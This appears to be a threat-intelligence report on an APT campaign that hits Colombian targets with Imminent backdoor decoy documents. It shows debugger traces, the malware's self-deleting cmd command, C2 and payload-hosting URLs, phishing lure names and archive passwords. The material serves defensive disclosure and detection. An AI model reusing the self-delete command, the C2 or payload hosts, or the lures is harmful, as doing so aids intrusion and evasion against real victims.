


It is consistent with the descriptions provided on the official website:



- **Dynamic Debugging**

The core component will check whether it is located in the %temp%\[appname] directory, otherwise it copies itself to %temp%\[appname]\[appname] and set the file attribute to hidden.




Then launch the copied file:

```
CALL to CreateProcessW from shell32.75BD55BB
ModuleFileName = "C:\Users\debugger\AppData\Local\Temp\ef9f19525e7862fb71175c0bbfe74247_rat\ef9f19525e7862fb71175c0bb
CommandLine = ""C:\Users\debugger\AppData\Local\Temp\ef9f19525e7862fb71175c0bbfe74247_rat\ef9f19525e7862fb71175c0bbfe
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
pEnvironment = NULL
CurrentDir = "C:\Users\debugger\Desktop"
pStartupInfo = 0049E9E0
pProcessInfo = 06FB0218
```

Finally delete the original file and exit the process:

```
CALL to CreateProcessW from shell32.75BD55BB
ModuleFileName = "C:\Windows\System32\cmd.exe"
CommandLine = "C:\Windows\System32\cmd.exe" /C ping 1.1.1.1 -n 1 -w 1000 > Nul & Del "C:\Users\debugger\Desktop\ef9f19525e7862fb71175c0bbfe74247_rat.exe""
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
pEnvironment = NULL
CurrentDir = "C:\Users\debugger\Desktop"
pStartupInfo = 0049E9E8
pProcessInfo = 0076B0C0
```

When the copied file gets executed, it creates the Imminent directory in the %AppData% directory to save the encrypted log, network information and system information. The file will be uploaded to C2 when related command is received.



C2: mentes.publicvm.com:4050

TTPs (Tactics, Techniques, and Procedures)

360 Threat Intelligence Center summarized TTPs of the APT group as follows:

Attack Target	Colombian government agencies, large domestic corporations, and Colombian branches of multinational corporations
Earliest Activity	April 2018


Risk	Remote control of computer device and data exfiltration
Attack Approach	Email
Initial Payload	MHTML macro based document with the .doc suffix
Malicious Code	Imminent Backdoor
Communication	Dynamic domain name
Anti-detection capability	Medium
Affected Platform	Windows
Attack Tactics	1.Compromise website in Spanish or register privacy-protected domain to store payload for delivery; 2.Spear-fishing email with password protected attachment and MHTML macro based document to bypass detection; 3.Disguised as national agencies in Colombia to attack Colombia's government, financial institutions, large domestic companies or Colombian branches of multinational corporations; 4.Commercial Trojan Imminent is used to remotely control the target;

Attribution

After analyzing the last modified time of the encrypted documents, character set (locale) of the MHTML files, as well as elements like geopolitics in APT attacks, 360 Threat Intelligence Center suspect attackers are in the UTC -4 time zone (or adjacent ones).

The Reliable Last Modified Time

Since RAR will save the modified time of the file, the time of the document obtained after decryption is very reliable. Take password protected RAR archive (Registraduria Nacional del Estado Civil -Proceso inicado.rar) as an example, the time after decryption is the same as the left one located in the MHTML meta data (the last modified time on the right side needs to be reduced by 8 hours since we are in the UTC +8 time zone).



By comparing each last modified time of the RAR archive with the one located in the meta data, we have confidence to say that the time is not spoofed. So it makes sense to perform related statistics of all the bait documents captured.

Statistics of the Last Modified Time

All of the last modified time from the captured bait documents are shown in the table below:

UTC+00
00:32
01:15
01:15
01:17
01:35
01:59
02:57
03:28
04:40
04:55
05:17
12:27
12:49
12:50
13:38
13:42
13:49
14:21
14:22
15:19
15:26
15:30
15:56
17:22
17:58
18:31

20:53
21:31
23:30

From the above we could see that the time never distributed between 05:30 and 12:30, which supposed to be sleep hours. Combining with the fact that most of the activities are between 13:00 and 2:00, we suspect attackers are in the UTC -4 time zone (or adjacent ones).

PE Timestamp


We also performed statistics of timestamps in the dumped PE samples and figure out they are not far from the one in the bait documents:

Last Modified Time of Bait Document	**Timestamp in PE Dump**
2019/2/11 17:58	2019/2/14 3:28
2018/12/3 15:30	2018/12/3 23:26
2018/11/26 18:31	2018/10/17 22:29
2018/11/15 12:49	2018/10/17 22:29
2018/11/8 14:21	2018/10/17 22:29
2018/10/26 13:49	2018/10/17 22:29
2018/10/22 17:22	2018/10/17 22:29
2018/10/12 15:56	2018/10/17 22:29
2018/10/4 5:17	
2018/9/13 13:42	2018/8/27 22:08
2018/9/9 0:32	
2018/9/2 20:53	2018/8/27 22:08
2018/8/27 15:19	2018/8/27 22:08
2018/8/6 1:35	2018/8/1 11:25
2018/8/1 2:57	2018/8/1 11:25
2018/7/31 1:59	2018/8/1 11:25
2018/7/30 1:17	2018/8/1 11:25
2018/7/26 3:28	2018/8/27 22:08
2018/7/10 4:55	2018/7/11 11:47

2018/6/19 21:31	
2018/6/14 1:15	
2018/6/14 1:15	
2018/5/29 13:38	
2018/5/18 14:22	2018/5/22 20:11
2018/4/28 12:27	2018/5/22 20:11
2018/4/25 23:30	2018/5/22 20:11
2018/4/24 12:50	
2018/4/17 15:26	2018/5/22 20:11
2018/4/6 4:40	


Language and Charset

We also perform statistics on the language and charset of the bait documents (MHTML) and find they are created on Western European language environment (Spanish, etc.).



Charset：windows-1252

Some of the author information are also Spanish.



Centro de Servicios Judiciales

Attacker Profile

Based on the time zone of the attacker, the language being used, and the geopolitical factors of the APT attack, we come up with following findings:

1. The time zone (UTC -4) is related to countries in South America.
2. Most of the countries in South America use Spanish (except Brazil), which matches the attacker’s locale and user names in the bait documents.
3. APT attack could probably be carried out by neighboring countries.
4. The background of the victims and the duration of the attack indicate the attacker keeps concerned with strategic-level intelligence for a long time.

Above all, 360 Threat Intelligence Center suspect the APT group probably comes from South American countries with government support.

IOC

Bait Document MD5s	**File Name**
0c97d7f6a1835a3fe64c1c625ea109ed	Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc
16d3f85f03c72337338875a437f017b4	estado de cuenta.doc
27a9ca89aaa7cef1ccb12ddefa7350af	455be8a4210b84f0e93dd96f7a0eec4ef9816d47c11e28cf7104647330a03f6d.bin
3a255e93b193ce654a5b1c05178f7e3b	estado de cuenta.doc
3be90f2bb307ce1f57d5285dee6b15bc	Reporte Datacredito.doc
3de286896c8eb68a21a6dcf7dae8ec97	egistraduria Nacional del Estado Civil -Proceso inicado.doc
46665f9b602201f86eef6b39df618c4a	Orden de comparendo N\xc2\xb0 5098.doc

476657db56e3199d9b56b580ea13ddc0	Reporte Negativo como codeudor.doc
4bbfc852774dd0a13ebe6541413160bb	listado de funcionarios autorizados para censo nacional 2018.doc
51591a026b0962572605da4f8ecc7b1f	Orden de comparendo multa detallada.doc
66f332ee6b6e6c63f4f94eed6fb32805	Codigo Tarjeta Exito Regalo.doc
688b7c8278aad4a0cc36b2af7960f32c	fotos.doc
7fb75146bf6fba03df81bf933a7eb97d	Dian su deuda a la fecha.doc
91cd02997b7a9b0db23f9f6377315333	credito solicitado.doc
9a9167abad9fcab18e02ef411922a7c3	comparendo electronico.doc
a91157a792de47d435df66cccd825b3f	C:\Users\kenneth.ubeda\Desktop\Migracion colombia proceso pendiente 509876.doc
b4ab56d5feef2a35071cc70c40e03382	Reporte fraude desde su dirrecion ip.doc
b6691f01e6c270e6ff3bde0ad9d01fff	Dian Embargo Prima de Navidad.doc
cbbd2b9a9dc854d9e58a15f350012cb6	IMPORTANTE IMPORTANT.doc
cf906422ad12fed1c64cf0a021e0f764	Migracion colombia Proceso pendiente.doc - copia.nono.txt
e3050e63631ccdf69322dc89bf715667	Citacion Fiscalia general de la Nacion Proceso 305351T.doc
ea5b820b061ff01c8da527033063a905	Fiscalia proceso 305351T.doc
eb2ea99918d39b90534db3986806bf0c	Proceso Pendiente Migracion Colombia (2).doc
ecccdbb43f60c629ef034b1f401c7fee	Dian Embargo Bancario
ee5531fb614697a70c38a9c8f6891ed6	BoardingPass.doc
fd436dc13e043122236915d7b03782a5	text.doc
bf95e540fd6e155a36b27ad04e7c8369	Migracion colombia Proceso pendiente.mht
ce589e5e6f09b603097f215b0fb3b738	estado de cuenta.mht

Payload MD5s
0915566735968b4ea5f5dadbf7d585cc
0a4c0d8994ab45e5e6968463333429e8
0e874e8859c3084f7df5fdfdce4cf5e2
1733079217ac6b8f1699b91abfb5d578
19d4a9aee1841e3aee35e115fe81b6ab
1bc52faf563eeda4207272d8c57f27cb

20c57c5efa39d963d3a1470c5b1e0b36
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4354cb04d0ac36dab76606c326bcb187
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8ec736a9a718877b32f113b4c917a97a
940d7a7b6f364fbcb95a3a77eb2f44b4
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b0ed1d7b16dcc5456b8cf2b5f76707d6
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e4461c579fb394c41b431b1268aadf22
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f2776ed4189f9c85c66dd78a94c13ca2
f2d81d242785ee17e7af2725562e5eae
f3d22437fae14bcd3918d00f17362aad
f7eb9a41fb41fa7e5b992a75879c71e7
f90fcf64000e8d378eec8a3965cff10a

Malicious Domain
ceoempresarialsas.com

ceosas.linkpc.net
ceoseguros.com
diangovcomuiscia.com
ismaboli.com
medicosco.publicvm.com
mentes.publicvm.com

Malicious URL
http://ceoempresarialsas.com/js/d.jpg
http://ceoseguros.com/css/c.jpg
http://ceoseguros.com/css/d.jpg
http://diangovcomuiscia.com/media/a.jpg
http://dianmuiscaingreso.com/css/w.jpg
http://dianportalcomco.com/bin/w.jpg
http://ismaboli.com/dir/i.jpg
http://ismaboli.com/js/i.jpg

RAR Archive MD5s	**Password**
592C9B2947CA31916167386EDD0A4936	censonacionaldepoblacion2018307421e68dd993c4a8bb9e3d5e6c066946ro
A355597A4DD13B3F882DB243D47D57EE	documentoadjuntodian876e68dd993c4a8bb9e3d5e6c066946deudaseptiembre
77FEC4FA8E24D580C4A3E8E58C76A297	procesofiscalia30535120180821e68dd993c4a8bb9e3d5e6c066946se
0E6533DDE4D850BB7254A5F3B152A623	migracioncolombia
F486CDF5EF6A1992E6806B677A59B22A	credito
FECB2BB53F4B51715BE5CC95CFB8546F	421e68dd993c4a8bb9e3d5e6c066946r
19487E0CBFDB687538C15E1E45F9B805	centrociberneticoenviosipfraude876e68dd993c4a8bb9e3d5e6c066946octubre
99B258E9E06158CFA17EE235A280773A	fiscaliadocumentos421e68dd993c4a8bb9e3d5e6c066946agosto
B6E43837F79015FD0E05C4F4B2F30FA5	20180709registraduria421e68dd993c4a8bb9e3d5e6c066946r

References

[1].https://cloudblogs.microsoft.com/microsoftsecure/2018/05/10/enhancing-office-365-advanced-threat-protection-with-detonation-based-heuristics-and-machine-learning/

[2].http://www.pwncode.club/2018/09/mhtml-macro-documents-targeting.html

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